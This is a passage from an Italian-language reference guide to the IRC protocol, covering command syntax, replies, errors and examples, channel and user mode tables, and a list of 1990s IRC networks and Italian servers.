Descrizione Insieme al comando NICK, questo comando serve a registrare un utente alla rete. Il nome utente e' il nome con cui l'utente sara' conosciuto in rete, e vale per l'intera sessione, anche se l'utente si cambia soprannome. Il nome reale dovrebbe essere il nome della persona che si e' connessa, o comunque un modo per renderla identificabile agli altri utenti. Gli altri due parametri sono il nome dell'host da cui si connette l'utente e quello del server IRC a cui e' direttamente connesso. Questi ultimi due parametri sono ignorati quando il messaggio e' spedito dal client, per ragioni di sicurezza, e vanno utilizzati solo nelle comunicazioni fra server.

Risposte Nessuna Errori ERR\_NEEDMOREPARAMS, ERR\_ALREADYREGISTERED

Esempio :Marmotta USER ddj dejudicibus irc.server.it :Dario de Judicibus

Comando SERVER Parametri <nome server> <contatore salti> <informazioni>

Descrizione Viene utilizzato da un server per connettersi alla rete. Il contatore salti serve ad indicare ad un altro server quanto dista in termini di connessioni server-server il sistema che ha generato il comando. Questo comando serve anche a fornire informazioni varie agli altri server in rete.

Risposte Nessuna Errori ERR\_ALREADYREGISTERED

Esempio SERVER irc.server.it 1 :Server Roma Sud

Comando OPER Parametri <utente> <parola d'ordine>

Descrizione Viene utilizzata per ottenere i privilegi di operatore IRC. Se la parola d'ordine e' valida, il server emette in rete un comando MODE +o per il soprannome associato all'utente in questione.

Risposte RPL\_YOUREOPER Errori ERR\_NEEDMOREPARAMS, ERR\_NOOPERHOST, ERR\_PASSWDMISMATCH

Esempio :marmotta OPER ddj isabella

Comando QUIT Parametri [<messaggio di addio>]

Descrizione Serve a terminare la connessione alla rete. Se specificato, viene spedito a tutti i server un messaggio di addio, altrimenti viene spedito solo il soprannome dell'utente.

Risposte Nessuna Errori Nessuno

Esempio QUIT :Me ne vado in letargo

Comando SQUIT Parametri <server> <commento>  
 Descrizione Viene utilizzato da un server per chiedere ad un altro server di chiudere il collegamento fra i due. Il primo parametro e' il nome del server che dovra' disconnettere il richiedente. Questo comando puo' essere usato da un operatore per disconnettere un server remoto. In tal caso dovra' essere fornito un commento sul motivo dell'operazione effettuata.  
 Risposte Nessuna Errori ERR\_NOPRIVILEGES, ERR\_NOSUCHSERVER  
 Esempio :RomaSud SQUIT irc.server.it :Server congestionato  
 Operazioni di canale

Comando JOIN Parametri <canale>{, <canale>} [chiave{, <chiave>}]  
 Descrizione Questo comando serve ad entrare in uno o piu' canali. Nel caso un canale preveda una parola d'ordine per l'ingresso, essa dovra' essere fornita nella stessa sequenza in cui sono riportati i canali che si desidera accedere. Se l'accesso viene autorizzato, l'utente riceverà l'argomento di discussione attuale del canale ed una lista dei partecipanti. Se e come tale autorizzazione viene data, dipende dagli attributi del canale e dell'utente (vedi relative tabelle).  
 Risposte RPL\_TOPIC Errori ERR\_NEEDMOREPARAMS, ERR\_INVTEONLYCHAN, ERR\_CHANNELISFULL, ERR\_NOSUCHCHANNEL, ERR\_BANNEDFROMCHAN, ERR\_BADCHANNELKEY, ERR\_BADCHANMASK, ERR\_TOOMANYCHANNELS  
 Esempio :marmotta JOIN # montagna,#valle,&amici

Comando PART Parametri <canale>{, <canale>}  
 Descrizione Questo comando serve ad uscire da uno o piu' canali e ad essere rimossi dalla lista dei partecipanti.  
 Risposte Nessuna Errori ERR\_NEEDMOREPARAMS, ERR\_NOTONCHANNEL, ERR\_NOSUCHCHANNEL  
 Esempio :marmotta PART #montagna

Comando MODE Parametri <canale> {[+|-]|o|p|s|i|t|n|b|v} [<limite>] [<utente>] [<maschera>] <soprannome> {[+|-]|i|w|s|o}  
 Descrizione Serve ad impostare gli attributi per uno specifico canale, per un determinato partecipante ad un canale, o per un generico utente. La lista degli attributi e' riportata nelle due tabelle a parte in fondo alla sezione.

Risposte RPL\_BANLIST, RPL\_CHANNELMODEIS, RPL\_ENDOFBANLIST, RPL\_UMODEIS  
 Errori ERR\_NEEDMOREPARAMS, ERR\_CHANOPRIVSNEEDED, ERR\_NOTONCHANNEL, ERR\_UNKNOWNMODE, ERR\_USERSDONTMATCH, ERR\_UMODEUNKNOWNFLAG, ERR\_NOSUCHNICK, ERR\_KEYSET, ERR\_NOSUCHCHANNEL  
 Esempio MODE #montagna +o marmotta :marmotta MODE ghiro +i

Comando TOPIC Parametri <canale> [<argomento>]  
 Descrizione Serve ad impostare o ad ottenere l'argomento corrente di discussione in un certo canale.  
 Risposte RPL\_NOTOPIC, RPL\_TOPIC Errori ERR\_NEEDMOREPARAMS, ERR\_CHANOPRIVSNEEDED, ERR\_NOTONCHANNEL  
 Esempio :marmotta TOPIC #montagna :Le valli piu' belle

Comando NAMES Parametri [<canale>{, <canale>}]  
 Descrizione Serve ad ottenere la lista di tutti i partecipanti ad uno o piu' canali che non siano invisibili. Se un canale e' privato o segreto, il richiedente otterra' la lista corrispondente solo se sta partecipando a quel canale.  
 Risposte RPL\_NAMREPLY, RPL\_ENDOFNAMES Errori Nessuno  
 Esempio :marmotta NAMES #montagna,#valli,#laghi

Comando LIST            Parametri [<canale>{, <canale>} [<server>]]  
Descrizione Serve ad ottenere una lista di canali ed i rispettivi argomenti. Se un canale e' privato, l'argomento sara' fornito solo se il richiedente sta partecipando a quel canale. Se un canale e' segreto, non sara' incluso nella lista, a meno che il richiedente non ne faccia gia' parte. La richiesta puo' essere fatta ad uno specifico server.  
Risposte RPL\_LIST, RPL\_LISTSTART, RPL\_LISTEND            Errori ERR\_NOSUCHSERVER  
Esempio :marmotta LIST #montagna,#alpi

Comando INVITE        Parametri <soprannome> <canale>  
Descrizione Serve ad invitare una certa persona a partecipare ad un canale. Se il canale e' accessibile solo su invito, questo comando deve essere emesso da un operatore.  
Risposte RPL\_INVITING, RPL\_AWAY            Errori ERR\_NEEDMOREPARAMS, ERR\_NOTONCHANNEL, ERR\_CHANOPRIVSNEEDED, ERR\_NOSUCHNICK, ERR\_USERONCHANNEL  
Esempio :marmotta INVITE ghiro #dolomiti

Comando KICK           Parametri <canale> <utente> [<commento>] <canale>{,<canale>} <utente>{,<utente>} [<commento>]  
Descrizione Forza un utente a lasciare un canale. Puo' essere emesso solo da un operatore di canale. Il server che riceve il comando e' responsabile di verificare che chi lo ha originato abbia effettivamente i privilegi richiesti per emetterlo. Il commento opzionale puo' essere utilizzato per spiegare i motivi di un'azione cosi' drastica.  
Risposte Nessuna            Errori ERR\_NEEDMOREPARAMS, ERR\_BADCHANMASK, ERR\_NOTONCHANNEL, ERR\_NOSUCHCHANNEL, ERR\_CHANOPRIVSNEEDED  
Esempio :marmotta KICK #montagna papera :Non ci sono papere in montagna

Attributi di canale	Attributi utente
o	l'utente ha i privilegi di operatore di canale
i	definisci l'utente come invisibile
p	il canale e' privato
s	autorizza l'utente a ricevere avvisi dai server
s	il canale e' segreto
w	autorizza l'utente a ricevere i messaggi di servizio
i	il canale puo' essere acceduto solo su invito
o	definisci l'utente come operatore IRC
t	il tema e' modificabile solo dall'operatore di canale
n	il canale non puo' ricevere messaggi dall'esterno
m	il canale e' moderato
l	il canale ha un numero massimo di partecipanti
b	imposta un filtro di selezione per i partecipanti
v	autorizza a parlare in un canale moderato
k	imposta una chiave di accesso per il canale

Comandi di servizio  
Comando VERSION    Parametri [<server>]  
Descrizione Serve a chiedere al server a cui si e' connessi, o ad un altro specifico server in rete, la versione del codice IRC che sta utilizzando.

Risposte RPL\_VERSION            Errori ERR\_NOSUCHSERVER  
Esempio :marmotta VERSION irc.server.it

Comando STATS        Parametri [<richiesta> [<server>]]  
Descrizione Serve a chiedere al server a cui si e' connessi, o ad un altro specifico server in rete, una serie di informazioni statistiche. La lista del tipo di richiesta che si puo' spedire e' riportato nella tabella a parte.

Risposte RPL\_STATSCLINE, RPL\_STATSILINE, RPL\_STATSQLINE, RPL\_STATSNLINE,  
RPL\_STATSCLINE, RPL\_STATSLLINE, RPL\_STATSOLINE, RPL\_STATSHLINE,  
RPL\_STATSLINKINFO, RPL\_STATSCOMMANDS, RPL\_STATSUPTIME, RPL\_ENDOFSTATS

Errori ERR\_NOSUCHSERVER

Esempio :marmotta STATS u irc.server.it

Comando LINKS Parametri [[<server remoto>] <maschera>]

Descrizione Serve ad ottenere la lista di tutti i server conosciuti dal server che risponde alla richiesta. In caso, puo' essere fornita una maschera di selezione per filtrare solo un sottoinsieme dei server.

Risposte RPL\_LINKS, RPL\_ENDOFLINKS Errori ERR\_NOSUCHSERVER

Esempio :marmotta LINKS irc.server.it \*.it

Comando TIME Parametri [<server>]

Descrizione Serve a chiedere al server a cui si e' connessi, o ad un altro specifico server in rete, l'ora locale.

Risposte RPL\_TIME Errori ERR\_NOSUCHSERVER

Esempio :marmotta TIME irc.server.it

Comando CONNECT Parametri <server bersaglio> [<porta> [<server remoto>]]

Descrizione Forza uno specifico server a connettersi immediatamente con un altro server. Questo comando puo' essere emesso solo da un operatore IRC.

Risposte Nessuna Errori ERR\_NOSUCHSERVER, ERR\_NEEDMOREPARAMS,  
ERR\_NOPRIVILEGES

Esempio :marmotta CONNECT irc.server.it 6666 irc.server.ch

Comando TRACE Parametri [<server>|<soprannome>]

Descrizione Serve a trovare il cammino per arrivare ad uno specifico server. In caso, si puo' tracciare il cammino fino ad un altro utente.

Risposte RPL\_TRACELINK, RPL\_TRACECONNECTING, RPL\_TRACEUNKNOWN, RPL\_TRACEUSER,  
RPL\_TRACESERVICE, RPL\_TRACECLASS, RPL\_TRACEHANDSHAKE, RPL\_TRACEOPERATOR,  
RPL\_TRACESERVER, RPL\_TRACENEWTYPE Errori ERR\_NOSUCHSERVER

Esempio :marmotta TRACE papera

Comando ADMIN Parametri [<server>]

Descrizione Serve a chiedere al server a cui si e' connessi, o ad un altro specifico server in rete, il nome della persona che lo amministra.

Risposte RPL\_ADMINME, RPL\_ADMINLOC1, RPL\_ADMINLOC2, RPL\_ADMINEMAIL

Errori ERR\_NOSUCHSERVER

Esempio :marmotta ADMIN irc.server.it

Comando INFO Parametri [<server>|<soprannome>]

Descrizione Serve a chiedere al server a cui si e' connessi, o ad un altro specifico server in rete, tutta una serie di informazioni rilevanti per quel server. Si puo' fornire anche un soprannome, ed in tal caso le informazioni riguarderanno il server a cui quell'utente e' collegato.

Risposte RPL\_INFO, RPL\_ENDOFINFO Errori ERR\_NOSUCHSERVER

Esempio :marmotta INFO irc.server.it



## Informazioni statistiche

- c lista di tutti i server a cui il server specificato puo' connettersi od al quale essi possono connettersi
- h lista di tutti i server terminali o di quelli che agiscono come hub
- i lista di tutte le macchine da cui un client puo' connettersi al server specificato
- k lista di tutti gli utenti od i sistemi banditi per il server specificato
- l lista di tutte le connessioni al server specificato con i tempi di connessione, il traffico in byte ed i messaggi
- m lista di tutti comandi riconosciuti dal server con il relativo utilizzo
- o lista di tutti i sistemi dai quali un normale utente puo' accedere come operatore
- y mostra tutte le linee di classe Y come definite nel file di configurazione del server
- u ritorna una stringa che mostra da quanto tempo il server specificato e' attivo

## Messaggi

Comando PRIVMSG Parametri <destinatario>{,<destinatario>} <testo del messaggio>

Descrizione Manda un messaggio privato ad uno o piu' utenti, canali, host o server. Il destinatario puo' essere specificato come maschera di selezione, ma con alcune limitazioni per evitare il broadcasting.

Risposte RPL\_AWAY Errori ERR\_NORECIPIENT, ERR\_CANNOTSENDDTOCHAN, ERR\_WILDTOPLEVEL, ERR\_NOSUCHNICK, ERR\_NOTEXTTOSEND, ERR\_NOTOPLEVEL, ERR\_TOOMANYTARGETS

Esempio :marmotta PRIVMSG papera :Attenta che l'acqua e' poca...

Comando NOTICE Parametri <soprannome> <testo>

Descrizione Manda un messaggio privato ad uno o piu' utenti, canali, host o server. Il destinatario puo' essere specificato come maschera di selezione, ma con alcune limitazioni per evitare il broadcasting. Differentemente da PRIVMSG, non e' permesso utilizzare repliche automatiche per rispondere a questo tipo di messaggi.

Risposte Nessuna Errori Nessuno

Esempio :marmotta NOTICE ghio:Svegliati! E' primavera...

Comando WHO Parametri [<nome> [o]]

Descrizione Restituisce una lista di tutti gli utenti il cui soprannome, nome reale, nome utente, nome dell'host o del server a cui essi sono collegati corrisponde al nome od alla maschera fornita. Il parametro "o" serve a limitare la ricerca ad i soli operatori.

Risposte RPL\_WHOREPLY, RPL\_ENDOFWHO Errori ERR\_NOSUCHSERVER

Esempio :marmotta WHO \*.it o

Comando WHOIS Parametri [<server>] <maschera>[,<maschera>[,...]]

Descrizione Serve ad ottenere una serie di informazioni relative ad uno o piu' utenti. Solo le informazioni alle quali si e' autorizzati saranno spedite. La richiesta puo' essere fatta ad uno specifico server.

Risposte RPL\_WHOSUSER, RPL\_WHOSCHANNELS, RPL\_AWAY, RPL\_WHOSIDLE, RPL\_ENDOFWHOIS, RPL\_WHOSISERVER, RPL\_WHOSISOPERATOR Errori

Esempio :marmotta WHOIS irc.server.it papera,ghiro  
Messaggi di servizio  
Comando WHOWAS Parametri <soprannome> <contatore> <server>  
Descrizione Serve ad ottenere informazioni su un soprannome che non esiste piu'.  
Si puo' specificare sia il numero di occorrenze massimo che si desidera ricevere  
a partire dai dati piu' recenti che il server che deve fornire i dati storici.

Risposte RPL\_WHOWASUSER, RPL\_ENDOFWHOWAS, RPL\_WHOISSERVER Errori  
ERR\_NONICKNAMEGIVEN, ERR\_WASNOSUCHNICK  
Esempio :marmotta WHOWAS papera 3 \*.it

Comando KILL Parametri <soprannome> <commento>  
Descrizione Serve a disconnettere a forza un client da un server. Viene  
utilizzato soprattutto in caso di collisione di soprannomi per sganciare  
automaticamente entrambi gli utenti dalla rete. Nel caso venga usato da un  
operatore, e' possibile e consigliabile aggiungere un commento per giustificare  
il motivo dell'operazione.  
Risposte Nessuna Errori ERR\_NOPRIVILEGES, ERR\_NOSUCHNICK,  
ERR\_NEEDMOREPARAMS, ERR\_CANTKILLSERVER  
Esempio KILL ghiro (irc.server.it <- irc.server.ch)

Comando PING Parametri <server1> [<server2>]  
Descrizione Serve a verificare se effettivamente dall'altro capo di una  
connessione c'e' un utente. Il client che riceve il messaggio deve rispondere a  
server1 il piu' presto possibile ed eventualmente anche a server2, se  
specificato. I server invece non devono mai rispondere ad un messaggio di PING.

Risposte Nessuna Errori ERR\_NOORIGIN, ERR\_NOSUCHSERVER  
Esempio PING marmotta

Comando PONG Parametri <demone1> [<demone2>]  
Descrizione Serve a rispondere ad un messaggio di PING. Il client che risponde  
al PING deve fornire il nome del demone che ha risposto, ed eventualmente puo'  
specificare il nome di un altro demone a cui il messaggio di PONG va inoltrato.

Risposte Nessuna Errori ERR\_NOORIGIN, ERR\_NOSUCHSERVER  
Esempio :marmotta PONG irc.server.it

Comando ERROR Parametri <messaggio di errore>  
Descrizione Viene utilizzato dai server per riportare agli operatori eventuali  
errori seri o fatali. Gli errori riportati devono riguardare solo le connessioni  
fra server. Puo' essere spedito ad un altro server, ma non ad un client. Per far  
arrivare il messaggio ad un operatore, quindi, esso deve quindi essere  
incapsulato in un messaggio di NOTICE.

Risposte Nessuna Errori Nessuno  
Esempio ERROR :La connessione al server irc.server.ch non e' attualmente  
disponibile NOTICE orso :ERROR da irc.server.it -- La connessione al server  
irc.server.ch non e' attualmente disponibile

Comandi opzionali

Comando AWAY Parametri [<messaggio>]  
Descrizione Serve ad impostare una risposta automatica da restituire al mittente  
di un messaggio privato (PRIVMSG). Per cancellare un messaggio impostato in  
precedenza, basta emettere il comando senza alcun parametro.  
Risposte RPL\_UNAWAY, RPL\_NOWAWAY Errori Nessuno  
Esempio :marmotta AWAY :Mi sto facendo una camomilla. Torno fra 5 minuti.

Comando REHASH Parametri Nessuno

Descrizione Viene utilizzato dagli operatori IRC per forzare un server a rileggere e rielaborare il file di configurazione.

Risposte RPL\_REHASHING Errori ERR\_NOPRIVILEGES

Esempio :orso REHASH

Comando RESTART Parametri Nessuno

Descrizione Viene utilizzato dagli operatori IRC per forzare un server a ripartire.

Risposte Nessuna Errori ERR\_NOPRIVILEGES

Esempio :orso RESTART

Comando SUMMON Parametri <utente> <server>

Descrizione Se un utente sta lavorando su una macchina su cui gira un server IRC ed il server e' autorizzato a scrivere sul suo schermo, questo comando puo' essere utilizzato per invitare l'utente a entrare in IRC. Non tutti i server sono abilitati ad effettuare questa operazione. Se disabilitato, il server deve tornare il messaggio di errore ERR\_SUMMONDISABLED e passare oltre il messaggio.

Risposte RPL\_SUMMONING Errori ERR\_NORECIPIENT, ERR\_NOLOGIN,  
ERR\_FILEERROR, ERR\_NOSUCHSERVER

Esempio SUMMON papera irc.server.ch

Comando USERS Parametri [<server>]

Descrizione Restituisce una lista di tutti gli utenti che stanno usando il server anche indipendentemente da IRC. Il comando si comporta un po' come i comandi who e finger usati in UNIX per avere informazioni sugli utenti collegati alla rete.

Risposte RPL\_USERSSTART, RPL\_NOUSERS, RPL\_USERS, RPL\_ENDOFUSERS Errori  
ERR\_NOSUCHSERVER, ERR\_USERSDISABLED, ERR\_FILEERROR

Esempio :marmotta USERS irc.server.ch

Comando USERHOST Parametri <soprannome>{ <soprannome>{ <soprannome>{  
<soprannome>{ <soprannome>}}}}

Descrizione Serve a restituire una serie di informazioni relative ad una lista fino ad un massimo di cinque utenti collegati alla rete IRC.

Risposte RPL\_USERHOST Errori ERR\_NEEDMOREPARAMS

Esempio :marmotta USERHOST ghiro papera orso

Comando ISON Parametri <soprannome>{ <soprannome>}

Descrizione Serve a verificare se un certo utente e' collegato alla rete IRC. La risposta e' una stringa, eventualmente nulla, che riporta solo gli utenti collegati.

Risposte RPL\_ISON Errori ERR\_NEEDMOREPARAMS

Esempio :marmotta ISON ghiro orso topo castoro

#### Indirizzi Utili

Ecco una lista di indirizzi utili presso i quali potrete trovare informazioni dettagliate su IRC, le varie reti, i canali e i prodotti utilizzabili per accedere ai vari server.

Titolo	URL	Descrizione
DALnet IRC Network	<a href="http://www.dal.net/">http://www.dal.net/</a>	DALnet e' una rete tranquilla, molto ben organizzata, creata dai fondatori del canale #startrek di EFnet. La porta di default e' la 7000. I nickname possono essere registrati. Al momento non ci sono server in Italia. Efnet Non ha un sito ufficiale EFnet e' la rete piu' estesa, e come tale soffre di molti problemi (ritardi, cadute,divisioni). E' comunque una rete con moltissimi interessanti canali, e vi si accede in genere dalla porta 6667. Al momento non ci sono server in Italia.
Undernet	<a href="http://www.undernet.org/">http://www.undernet.org/</a>	Undernet e' piu' stabile di EFnet e sta rapidamente prendendo piede un po' dappertutto. Anch'essa ha come porta di default la 6667. Al momento non ci sono server in Italia.
IRC-net	<a href="http://www.funet.fi/~irc/">http://www.funet.fi/~irc/</a>	Non ha un sito ufficiale, IRC-net e' una rete nata da una divisione di ma si puo' far riferimento EFnet nel Giugno 1996, ed e' formata prevalentemente da server europei, fra cui quello di Pisa

I server italiani di IRC-net

Una lista dei maggiori canali di IRC-net puo' essere trovata su  
<http://www.funet.fi/~irc/channels.html>

Server	Indirizzo IP	Porte di ascolto
irc.cci.unipi.it	131.114.29.10	6664-6667
irc.tin.it	194.243.155.93	6665-6669
ircd.tin.it	194.243.154.57	Routing server
irc.flashnet.it	194.247.160.11	6664-6669,7000
irc.ircit.net	194.184.1.154	6665-6669,7000
irc.fun.uni.net	194.183.2.245	6665-6669,7000